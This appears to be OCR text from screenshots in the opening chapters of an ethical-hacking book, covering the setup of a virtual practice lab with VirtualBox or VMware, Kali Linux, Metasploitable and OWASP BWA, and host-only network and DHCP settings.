



Chapter 1: Introduction to Hacking





Chapter 2: Setting Up Kali - Part 1






Task Manager
File Options View
Processes Performance App history Startup Users Details Services
CPU
3% 0.99 GHz
Memory
3.8/7.9 GB (48%)
Disk 0 (C:)
0%
Disk 1 (D: E:)
0%
Ethernet
S: 0 R: 0 Kbps
Ethernet
Not connected
Wi-Fi
S: 8.0 R: 80.0 Kbps
GPU 0
Intel(R) HD Graphics 53
3%
GPU 1
NVIDIA GeForce GTX 9
0%
CPU
Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz
% Utilization over 60 seconds
100%
Utilization
3%
Speed
0.99 GHz
Processes
210
Threads
2453
Handles
81107
Up time
6:01:24:26
Base speed: 2.60 GHz
Sockets: 1
Cores: 4
Logical processors: 8
Virtualization: Enabled
L1 cache: 256 KB
L2 cache: 1.0 MB
L3 cache: 6.0 MB
Fewer details
Open Resource Monitor



Web Server
Windows
File Server
Linux
Database Server
Windows
Hypervisor
Hardware
(CPU, RAM, Disk, NIC, etc.)
Server



Web Server
Windows
File Server
Linux
Database Server
Windows
Hypervisor
Host Operating System
Hardware
(CPU, RAM, Disk, NIC, etc.)



Downloads – Oracle VM Virtual
https://www.virtualbox.org/wiki/Downloads
VirtualBox
Download VirtualBox
Here you will find links to VirtualBox binaries and its source
About
Screenshots
Downloads
Documentation
End-user docs
Technical docs
Contribute
Community
VirtualBox binaries
By downloading, you agree to the terms and conditions of th
If you're looking for the latest VirtualBox 5.2 packages, see
5.2 will remain supported until July 2020.
VirtualBox 6.0.4 platform packages
Windows hosts
OS X hosts
Linux distributions
Solaris hosts



Oracle VM VirtualBox Manager
File Machine Help
Tools
Preferences
Import
Export
New
Add
Welcome to VirtualBox!
The left part of application window contains global tools and lists all virtual machines and virtual machine groups on your computer. You can import, add and create new VMs using corresponding toolbar buttons. You can popup a tools of currently selected element using corresponding element button.
You can press the F1 key to get instant help, or visit www.virtualbox.org for more information and latest news.



VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
CEH
CHFI
Desktop
Server
Shared VMs
Home
WORKSTATION 15 PRO™
Create a New Virtual Machine
Open a Virtual Machine
Connect to a Remote Server
vmware



Windows Server 2008
Windows Server 2016
Metasploitable VM
Windows 10
Kali Linux
OWASP BWA



Oracle VM VirtualBox Manager
File
Machine
Help
Tools
Welcome
Media
Network
Export
New
Add
window contains global tools and
and virtual machine groups on your
port, add and create new VMs using
buttons. You can popup a tools of
currently selected element using corresponding element
button.
You can press the F1 key to get instant help, or visit
www.virtualbox.org for more information and latest news.



Oracle VM VirtualBox Manager
File
Machine
Network
Help
Tools
Create
Remove
Properties
Name
IPv4 Address/Mask
IPv6 Address/Mask
DHCP Server


Create
Remove
Properties
Name
IPv4 Address/Mask
IPv6 Address/Mask
DHCP Server
VirtualBox Host-Only Et...
10.10.10.1/24
Enable
Adapter
DHCP Server
Configure Adapter Automatically
Configure Adapter Manually
IPv4 Address:
10.10.10.1
IPv4 Network Mask:
255.255.255.0
IPv6 Address:
fe80::cda3:d1cd:47e0:4f37
IPv6 Prefix Length:
64
Apply
Reset


Create
Remove
Properties
Name
IPv4 Address/Mask
IPv6 Address/Mask
DHCP Server
VirtualBox Host-Only Et...
10.10.10.1/24
Enable
Adapter
DHCP Server
Enable Server
Server Address:
10.10.10.2
Server Mask:
255.255.255.0
Lower Address Bound:
10.10.10.3
Upper Address Bound:
10.10.10.254
Configure the IP addressing scheme
Apply
Reset


VMware Workstation
File
Edit
View
VM
Tabs
Help
Cut
Ctrl+X
Copy
Ctrl+C
Paste
Ctrl+V
Virtual Network Editor...
Preferences...
Ctrl+P

